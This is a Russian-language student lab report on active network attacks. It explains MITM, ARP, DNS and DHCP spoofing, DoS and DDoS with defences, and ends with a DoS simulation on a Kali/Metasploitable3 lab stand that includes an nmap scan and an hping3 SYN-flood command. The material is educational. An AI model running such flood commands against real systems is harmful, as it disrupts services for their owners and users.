

Лабораторная работа № 3

Тема: Активные сетевые атаки.

Активные сетевые атаки. Активное воздействие на сеть оказывает непосредственное влияние на работу системы: изменяет конфигурацию, нарушает работоспособность и принятую политику безопасности. Практически все типы удаленных атак — это активные воздействия. Они отличаются от пассивных тем, что их принципиально можно обнаружить — с большими или меньшими усилиями. Дело в том, что в результате активных воздействий в системе происходят изменения.

Активные сетевые атаки — это попытки злоумышленников активно взламывать, нарушать или проникать в компьютерные сети и системы с целью получения несанкционированного доступа, кражи данных, повреждения или нарушения нормального функционирования системы. Такие атаки обычно осуществляются путем эксплуатации уязвимостей в сетевых протоколах, операционных системах, приложениях и других компонентах сети.

Активные сетевые атаки могут принимать различные формы и использовать разные методы для достижения своих целей. Некоторые примеры активных сетевых атак включают:

Атаки переполнения буфера: Злоумышленник пытается внедрить вредоносный код или изменить нормальное поведение программы, переполнив буфер памяти и перезаписав данные или коды.

Атаки на протоколы: Злоумышленник искажает или эксплуатирует уязвимости в сетевых протоколах, таких как TCP/IP, DNS, SMTP, чтобы получить несанкционированный доступ, перехватывать трафик или проводить атаки отказа в обслуживании (DoS) и распределенные атаки отказа в обслуживании (DDoS).

Атаки на аутентификацию и авторизацию: Злоумышленник пытается подобрать пароли, использовать слабые учетные данные или провести атаки методом "человек посередине" (Man-in-the-Middle), чтобы получить доступ к защищенным системам или подменить легитимный трафик.

Атаки на сетевую инфраструктуру: Злоумышленник нацеливается на сетевые устройства, такие как маршрутизаторы, коммутаторы, файрволлы, чтобы получить контроль над сетью, перехватывать или изменять трафик.

Атаки на приложения: Злоумышленник эксплуатирует уязвимости в веб-приложениях, базах данных или другом программном обеспечении для получения доступа к данным или выполнения несанкционированных операций.

Атаки на физическую инфраструктуру: Злоумышленник пытается физически попасть в ограниченные области, подключиться к сетевым устройствам или украсть оборудование для получения доступа или повреждения сети.

Важно отметить, что проведение активных сетевых атак без разрешения и в соответствии с применимыми законами и политикой безопасности является незаконным и недопустимым. Активное тестирование безопасности должно выполняться только с разрешения владельцев систем и сетей, а также в рамках этических и юридических норм.

Типовые MITM-атаки.

MITM (Man-in-the-Middle) атаки — это атаки, при которых злоумышленник позиционируется между двумя коммуницирующими сторонами и перехватывает, изменяет или подменяет передаваемую информацию.

Вот некоторые типовые MITM-атаки:

1. ARP-отравление (ARP Spoofing): Злоумышленник отправляет поддельные ARP-пакеты в сеть, чтобы подменить MAC-адреса устройств в ARP-кэше других узлов. Это позволяет злоумышленнику перехватывать и перенаправлять сетевой трафик между жертвами, и они даже не подозревают, что их коммуникация перехватывается.

2. DNS-подмена (DNS Spoofing): Злоумышленник изменяет записи DNS, чтобы перенаправить запросы к определенным доменам на поддельные IP-адреса. Это позволяет злоумышленнику перехватывать трафик, включая вводимые пользователем данные, и даже подменять содержимое веб-страниц.

3. SSL-подделка (SSL Stripping): Злоумышленник нарушает безопасное соединение SSL между клиентом и сервером, перехватывая запросы и отключая SSL. Затем он может перенаправить трафик через свой собственный прокси-сервер, подделывая SSL-сертификаты, чтобы жертва не заметила, что ее данные подвергаются перехвату.


4. Wi-Fi-подмена (Evil Twin): Злоумышленник создает Wi-Fi точку доступа с тем же именем (SSID) и параметрами, что и легитимная точка доступа. Пользователи случайно подключаются к поддельной точке доступа, и злоумышленник может перехватывать и изменять их сетевой трафик.

5. Сетевой анализ и перехват (Packet Sniffing): Злоумышленник использует специальные инструменты для перехвата сетевого трафика и анализа его содержимого. Путем перехвата пакетов злоумышленник может получить доступ к конфиденциальным данным, таким как пароли, логины и другая чувствительная информация.

6. SIP-сессия хакинг: Злоумышленник манипулирует SIP-сигнализацией в IP-телефонии для перехвата голосовых вызовов или даже для изменения содержимого разговора.

7. Bluetooth-подделка: Злоумышленник создает поддельное Bluetooth-устройство с тем же именем (например, Bluetooth-гарнитура или клавиатура), что и легитимное устройство, и пытается подключиться к другим устройствам без их разрешения. Это позволяет злоумышленнику перехватывать и изменять передаваемые данные, а также осуществлять удаленное управление устройством.

Важно принимать меры для защиты от MITM-атак, такие как использование безопасных протоколов связи (например, SSL/TLS), проверка подлинности сертификатов, установка брандмауэров, регулярное обновление программного обеспечения и осведомленность о потенциальных рисках.



ARP Spoofing.

ARP Spoofing (ARP Spoofing или ARP Poisoning) - это MITM-атака, при которой злоумышленник посылает поддельные ARP-пакеты в сеть с целью изменить записи в ARP-кэше устройств в локальной сети. ARP (Address Resolution Protocol) используется для связи между IP-адресами и MAC-адресами в сети.

В процессе ARP Spoofing злоумышленник отправляет поддельные ARP-ответы, утверждая, что его MAC-адрес соответствует определенному IP-адресу. Это может привести к тому, что другие узлы в сети будут доверять поддельному MAC-адресу и отправлять сетевой трафик на злоумышленников компьютер.

Когда злоумышленник перехватывает сетевой трафик, он может выполнять различные действия, включая:

Пассивное перехватывание: Злоумышленник может просто слушать и анализировать сетевой трафик без его изменения. Это может позволить ему получить доступ к чувствительным данным, таким как пароли или логины, передаваемые между жертвами.

Активное перенаправление: Злоумышленник может перенаправлять сетевой трафик между жертвами через свой компьютер. Таким образом, он может манипулировать или осуществлять контроль над передаваемыми данными.

Добавление, изменение или удаление данных: Злоумышленник может внедряться в сетевой трафик и изменять или подменять передаваемую информацию. Он может вставлять вредоносный код, изменять содержимое веб-страниц или даже создавать поддельные запросы для получения конфиденциальных данных.

ARP Spoofing может быть использована для различных целей, включая сбор информации, перехват паролей, атаки на безопасность сети и осуществление фишинговых атак.


Для защиты от ARP Spoofing и подобных атак рекомендуется:

Использовать протоколы шифрования: Например, использовать безопасные протоколы связи, такие как SSL/TLS, для защиты передаваемых данных от перехвата и изменения.

Использовать сетевые инструменты и программное обеспечение: Некоторые сетевые инструменты и брандмауэры могут обнаруживать и предотвращать ARP Spoofing. Например, можно использовать инструменты, которые мониторят и анализируют ARP-трафик, чтобы выявить подозрительные активности.

Установить статические записи ARP: Вместо автоматической записи MAC-адресов в ARP-кэш можно ручным образом настроить статические записи ARP для известных устройств в сети.


Использовать виртуальные частные сети (VPN): VPN-соединение может обеспечить шифрование и защиту сетевого трафика от атак ARP Spoofing.



Обновлять и обеспечивать безопасность сетевого оборудования: Регулярно обновляйте прошивки и настройки сетевого оборудования, чтобы исправить уязвимости.

DNS Spoofing

DNS Spoofing (DNS-подмена) - это атака, при которой злоумышленник изменяет или подменяет ответы на DNS-запросы с целью перенаправления пользователей на фальшивые веб-сайты или перехвата их сетевого трафика. DNS (Domain Name System) служит для преобразования доменных имен, таких как "example.com", в IP-адреса, которые используются для поиска и связи с хостами в сети.



В процессе DNS Spoofing злоумышленник может использовать различные методы для изменения или подмены записей DNS. Одним из наиболее распространенных методов является подмена ответов на DNS-запросы с использованием фальшивых DNS-серверов. Злоумышленник может создать свой собственный DNS-сервер или подключиться к существующему DNS-серверу, который уязвим к атаке.

При выполнении DNS Spoofing злоумышленник может:

Перенаправлять пользователей на фальшивые веб-сайты: Злоумышленник может изменить записи DNS для доменного имени, например, банковского сайта, и перенаправить пользователей на поддельный сайт, который похож на оригинальный. Это может использоваться для фишинговых атак, где злоумышленник пытается получить личные данные пользователей.

Перехватывать сетевой трафик: Злоумышленник может подменить записи DNS, чтобы перенаправить пользователей на свой сервер, а затем перехватывать и анализировать их сетевой трафик. Это позволяет злоумышленнику получить доступ к конфиденциальным данным, таким как пароли, логины или другая чувствительная информация, передаваемая между клиентами и серверами.

Выполнять атаки на сетевую инфраструктуру: DNS Spoofing может быть использован для осуществления досадных атак на сетевую инфраструктуру. Например, злоумышленник может изменить записи DNS, чтобы перенаправить пользователей на неправильные адреса электронной почты или неправильные IP-адреса серверов, что может привести к нарушению работы сети или потере данных.

Для защиты от DNS Spoofing и подобных атак рекомендуется:

Использовать надежные DNS-серверы: Предпочтительно использовать DNS-серверы, которые обеспечивают защиту от подмены записей DNS и имеют механизмы обнаружения и предотвращения подобных атак.

Внимательно проверять сертификаты и подлинность веб-сайтов: При посещении веб-сайтов важно обращать внимание на наличие SSL-сертификата и подлинность домена.

HTTPS-соединение с использованием надежных сертификатов помогает защитить от перехвата и изменения передаваемых данных.


Установить DNSSEC: DNSSEC (Domain Name System Security Extensions) - это набор расширений протокола DNS, который обеспечивает аутентификацию и целостность DNS-записей. DNSSEC может помочь предотвратить DNS Spoofing путем проверки подлинности ответов DNS.

Использовать VPN: VPN-подключение создает защищенный туннель между вашим устройством и удаленным сервером, который шифрует ваш трафик и обеспечивает анонимность. Это может помочь защитить вашу связь от атак DNS Spoofing, так как все DNS-запросы будут направлены через защищенное соединение.

Обновлять программное обеспечение и использовать антивирусную защиту: Регулярное обновление операционной системы и программного обеспечения помогает устранить уязвимости, которые могут быть использованы для атак DNS Spoofing. Использование надежного антивирусного программного обеспечения также поможет обнаружить и предотвратить подобные атаки.

DHCP-spoofing.

DHCP Spoofing (DHCP-подделка) - это атака, при которой злоумышленник подделывает или подменяет DHCP-ответы в сети. DHCP (Dynamic Host Configuration Protocol) - протокол, который автоматически назначает IP-адреса и другие сетевые настройки клиентским устройствам в локальной сети.



При выполнении атаки DHCP Spoofing злоумышленник создает свой собственный DHCP-сервер или подключается к существующему DHCP-серверу в сети. Затем он отправляет ложные DHCP-ответы на запросы клиентов, предлагая им поддельные IP-адреса или другие настройки сети. Когда клиент принимает эти поддельные настройки, его сетевой трафик может быть перехвачен и контролируется злоумышленником.

При атаке DHCP Spoofing злоумышленник может передавать клиентам ложные настройки, включая ложный шлюз по умолчанию и DNS-серверы. Когда клиенты принимают эти поддельные настройки, все их сетевые запросы на доступ в интернет или другие сетевые ресурсы будут направляться через ложный шлюз и DNS-серверы, контролируемые злоумышленником.

В результате атаки DHCP Spoofing злоумышленник может достичь следующих целей:

Перехват сетевого трафика: Злоумышленник может настроить свой DHCP-сервер таким образом, чтобы все клиенты в сети отправляли свой сетевой трафик через его устройство. Это позволяет ему перехватывать и анализировать сетевой трафик, включая передаваемые данные, пароли и другую конфиденциальную информацию.

Отказ в обслуживании (DoS): Злоумышленник может перенаправить все IP-адреса в сети на один и тот же недействительный адрес или на свою собственную систему, что

приведет к отказу в обслуживании для всех клиентов, которые пытаются использовать сеть.

Межсетевая атака: Злоумышленник может изменить настройки сети, чтобы перенаправить сетевой трафик между различными сетями или сегментами сети. Это может использоваться для межсетевых атак, в которых злоумышленник получает доступ к сетям, которые не должны быть доступны для него.

Некоторые меры предосторожности, которые можно принять для защиты от атак DHCP Spoofing:

Использовать статическую настройку IP: Вместо автоматического получения IP-адреса через DHCP можно настроить устройство сети для использования статического IP-адреса. Это позволит избежать зависимости от DHCP-сервера и предотвратит атаки DHCP Spoofing.

Использовать DHCP Snooping: DHCP Snooping - это функция, которая контролирует и проверяет DHCP-трафик в сети. Она позволяет связать IP-адреса клиентов с их физическими портами на коммутаторах и блокирует неправильные DHCP-серверы, предотвращая атаки DHCP Spoofing.

Использовать аутентификацию DHCP: Некоторые DHCP-серверы поддерживают аутентификацию клиентов, которая требует проверки подлинности клиента перед предоставлением сетевых настроек. Это может быть полезной мерой для предотвращения атак DHCP Spoofing.

Мониторинг сетевого трафика: Регулярный мониторинг сетевого трафика может помочь обнаружить подозрительную активность, связанную с DHCP, такую как необычные DHCP-ответы или дублирование IP-адресов. Если обнаружены подозрительные события, можно принять меры для их расследования и предотвращения.


Обновление программного обеспечения: Регулярное обновление программного обеспечения сетевых устройств, включая коммутаторы и маршрутизаторы, поможет устранить уязвимости, которые могут быть использованы для атак DHCP Spoofing. Обновления прошивки и патчи безопасности помогут укрепить защиту сети.

Использование VPN: Использование виртуальной частной сети (VPN) для защиты своего сетевого трафика может помочь предотвратить атаки DHCP Spoofing. VPN создает защищенное соединение между вашим устройством и удаленным сервером, шифруя передаваемые данные и обеспечивая анонимность.

Важно принимать меры предосторожности для защиты сети от атак DHCP Spoofing. Обеспечивайте безопасность вашей сети путем использования соответствующих технологий и методов, а также регулярного обновления программного обеспечения и мониторинга сетевого трафика на наличие подозрительной активности.

DOS-атаки

DOS (Denial of Service) атака - это атака, направленная на создание условий, при которых нормальное функционирование компьютерной системы или сети становится невозможным или существенно затруднено. Целью DOS-атаки является либо перегрузка ресурсов целевой системы, либо нарушение её работы путем создания большого количества запросов или некорректных данных.



Есть несколько разновидностей DOS-атак, включая:

Атаки на пропускную способность (Bandwidth Attacks): Эти атаки направлены на перегрузку доступной пропускной способности сети или сервера. Примеры включают атаки типа "флуд" (флуд-атаки), такие как SYN флуд, ICMP флуд или UDP флуд. Злоумышленник отправляет большое количество пакетов на целевую систему, перегружая ее пропускную способность и делая ее недоступной для легитимного трафика.

Атаки на ресурсы (Resource Attacks): Эти атаки направлены на истощение ресурсов целевой системы, таких как процессорное время, память или дисковое пространство. Некоторые примеры включают атаки типа "истощение памяти" (memory exhaustion), "истощение соединений" (connection exhaustion) или "истощение ресурсов приложения" (application resource exhaustion). Злоумышленник осуществляет множество запросов или выполняет определенные действия, истощая ресурсы системы и приводя к ее недоступности.

Атаки на протоколы (Protocol Attacks): Эти атаки направлены на уязвимости в сетевых протоколах или приложениях. Примеры включают атаки типа "Smurf-атака", "Ping of Death" или "Slowloris". Злоумышленник использует недостатки в протоколах для нарушения работы целевой системы или сети.

Амплификационные атаки (Amplification Attacks): Эти атаки основаны на использовании уязвимых серверов или сервисов для создания большого объема сетевого трафика, который направляется на целевую систему. Примеры включают атаки типа "DNS-амплификация" (DNS amplification) или "NTP-амплификация" (NTP amplification). Злоумышленник отправляет запросы с поддельного адреса на уязвимые серверы, и те отвечают с большими объемами данных, что приводит к перегрузке целевой системы.

DOS-атаки являются серьезной угрозой для безопасности и доступности компьютерных систем и сетей. Они могут привести к простоям в работе, потере данных и финансовым потерям. Для защиты от DOS-атак рекомендуется использовать механизмы обнаружения и предотвращения таких атак в сетевом оборудовании, настраивать

брандмауэры для фильтрации нежелательного трафика, использовать службы CDN (Content Delivery Network) для распределения нагрузки и обеспечения доступности, а также мониторить сетевой трафик на предмет обнаружения DOS-атак.

DDoS-атаки.

DDoS (Distributed Denial of Service) атака - это распределенная атака отказом в обслуживании, в которой злоумышленники используют несколько компьютеров или устройств (ботнет) для одновременной генерации огромного объема запросов на целевую систему или сеть. Целью DDoS-атаки является перегрузка ресурсов целевой системы и создание условий, при которых она становится недоступной для легитимных пользователей.

Основные особенности DDoS-атак:


Распределенность: В отличие от обычной DOS-атаки, DDoS-атака использует несколько компьютеров или устройств, распределенных по разным местам. Злоумышленники захватывают управление над множеством компьютеров путем заражения вредоносным программным обеспечением или использования ботнета (ботнет - сеть зараженных компьютеров, называемых ботами). Затем злоумышленники используют эти компьютеры для синхронной отправки огромного количества запросов на цель.

Использование амплификации: В DDoS-атаках злоумышленники могут использовать уязвимые сервисы или протоколы, чтобы усилить объем трафика, направленного на цель. Это достигается путем отправки относительно небольших запросов на такие сервисы или протоколы, которые затем генерируют гораздо больший объем ответов на цель, что усиливает нагрузку на систему.

Типы атак: Существует несколько типов DDoS-атак. Некоторые из наиболее распространенных включают атаки типа "отказ в обслуживании уровня приложения" (Application Layer DDoS), "отказ в обслуживании уровня транспортного протокола" (Transport Layer DDoS), а также "отказ в обслуживании уровня сети" (Network Layer DDoS).

Последствия: DDoS-атаки могут иметь серьезные последствия для целевой системы или сети. Они могут привести к простоям в работе, потере данных, снижению репутации организации и финансовым потерям. Кроме того, DDoS-атаки могут служить как маскировка для других кибератак, направленных на украденные данные или взлом системы.

Защита от DDoS-атак: Защита от DDoS-атак требует комбинации различных мер и технологий. Это может включать использование специализированных аппаратных или программных решений для обнаружения и отфильтровывания вредоносного трафика, настройку брандмауэров и IDS/IPS систем для блокирования атак, использование CDN (Content Delivery Network) для распределения нагрузки, а также планирование и




резервное копирование систем для минимизации воздействия атаки. Также важно иметь план реагирования на случай DDoS-атаки, чтобы быстро восстановить работоспособность системы.

DDoS-атаки остаются серьезной проблемой в области кибербезопасности, и защита от них является важной задачей для организаций и провайдеров услуг. Постоянное развитие технологий и методов атак требует постоянного совершенствования методов защиты и борьбы с DDoS-угрозами.

Имитация dos-атаки на стенде.


Состав: Kali Linux, Metasploitable3.

1. На Kali в одном терминале запускаем nload – монитор нагрузки на сеть, в другом, для начала ping в сторону «жертвы»:



```
kali@kali: ~  
File Actions Edit View Help  
64 bytes from 10.0.0.10: icmp_seq=234 ttl=64 time=2.87 ms  
64 bytes from 10.0.0.10: icmp_seq=235 ttl=64 time=15.6 ms  
64 bytes from 10.0.0.10: icmp_seq=236 ttl=64 time=11.5 ms  
64 bytes from 10.0.0.10: icmp_seq=237 ttl=64 time=9.98 ms  
64 bytes from 10.0.0.10: icmp_seq=238 ttl=64 time=3.88 ms  
64 bytes from 10.0.0.10: icmp_seq=239 ttl=64 time=3.89 ms  
64 bytes from 10.0.0.10: icmp_seq=240 ttl=64 time=4.08 ms  
64 bytes from 10.0.0.10: icmp_seq=241 ttl=64 time=10.7 ms  
64 bytes from 10.0.0.10: icmp_seq=242 ttl=64 time=5.42 ms  
64 bytes from 10.0.0.10: icmp_seq=243 ttl=64 time=5.36 ms  
64 bytes from 10.0.0.10: icmp_seq=244 ttl=64 time=3.47 ms  
64 bytes from 10.0.0.10: icmp_seq=245 ttl=64 time=32.3 ms  
64 bytes from 10.0.0.10: icmp_seq=246 ttl=64 time=10.1 ms  
64 bytes from 10.0.0.10: icmp_seq=247 ttl=64 time=3.86 ms  
64 bytes from 10.0.0.10: icmp_seq=248 ttl=64 time=2.07 ms  
64 bytes from 10.0.0.10: icmp_seq=249 ttl=64 time=31.3 ms  
64 bytes from 10.0.0.10: icmp_seq=250 ttl=64 time=3.33 ms  
64 bytes from 10.0.0.10: icmp_seq=251 ttl=64 time=2.87 ms  
64 bytes from 10.0.0.10: icmp_seq=252 ttl=64 time=6.10 ms  
64 bytes from 10.0.0.10: icmp_seq=253 ttl=64 time=6.10 ms  
64 bytes from 10.0.0.10: icmp_seq=254 ttl=64 time=72.0 ms  
64 bytes from 10.0.0.10: icmp_seq=255 ttl=64 time=2.29 ms  
64 bytes from 10.0.0.10: icmp_seq=256 ttl=64 time=15.3 ms  
64 bytes from 10.0.0.10: icmp_seq=257 ttl=64 time=4.43 ms  
64 bytes from 10.0.0.10: icmp_seq=258 ttl=64 time=3.17 ms  
64 bytes from 10.0.0.10: icmp_seq=259 ttl=64 time=6.24 ms  
kali@kali: ~  
File Actions Edit View Help  
Device eth0 [10.0.0.100] (1/3):  
Incoming:  
Curr: 1.19 kBit/s  
Avg: 584.00 Bit/s  
Min: 0.00 Bit/s  
Max: 1.78 kBit/s  
Ttl: 77.46 kByte  
Outgoing:  
Curr: 1.19 kBit/s  
Avg: 584.00 Bit/s  
Min: 0.00 Bit/s  
Max: 1.78 kBit/s  
Ttl: 87.50 kByte
```

Затем пробуем увеличить нагрузку утилитой для генерации трафика hping3. Атаковать будем один из открытых портов:



```
(kali@kali)-[~]  
$ nmap 10.0.0.10  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-20 09:35 EST  
Nmap scan report for 10.0.0.10  
Host is up (0.12s latency).  
Not shown: 991 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
80/tcp    open  http  
445/tcp   open  microsoft-ds  
631/tcp   open  ipp  
3000/tcp  closed ppp  
3306/tcp  open  mysql  
8080/tcp  open  http-proxy  
8181/tcp  closed intermapper  
  
Nmap done: 1 IP address (1 host up) scanned in 36.55 seconds
```

Запускаем генерацию:

```

kali@kali: ~
File Actions Edit View Help
22/tcp open  ssh
80/tcp open  http
445/tcp open  microsoft-ds
631/tcp open  ipp
3000/tcp closed ppp
3306/tcp open  mysql
8080/tcp open  http-proxy
8181/tcp closed intermapper

Nmap done: 1 IP address (1 host up) scanned in 36.55 seconds

(kali@kali)-[~]
$ hping3 --flood -S -p 80 10.0.0.10
[open_socketraw] socket(): Operation not permitted
[main] can't open raw socket

(kali@kali)-[~]
$ hping3 --flood -S -p 21 10.0.0.10
[open_socketraw] socket(): Operation not permitted
[main] can't open raw socket

(kali@kali)-[~]
$ sudo hping3 --flood -S -p 21 10.0.0.10
[sudo] password for kali:
HPING 10.0.0.10 (eth0 10.0.0.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown

kali@kali: ~
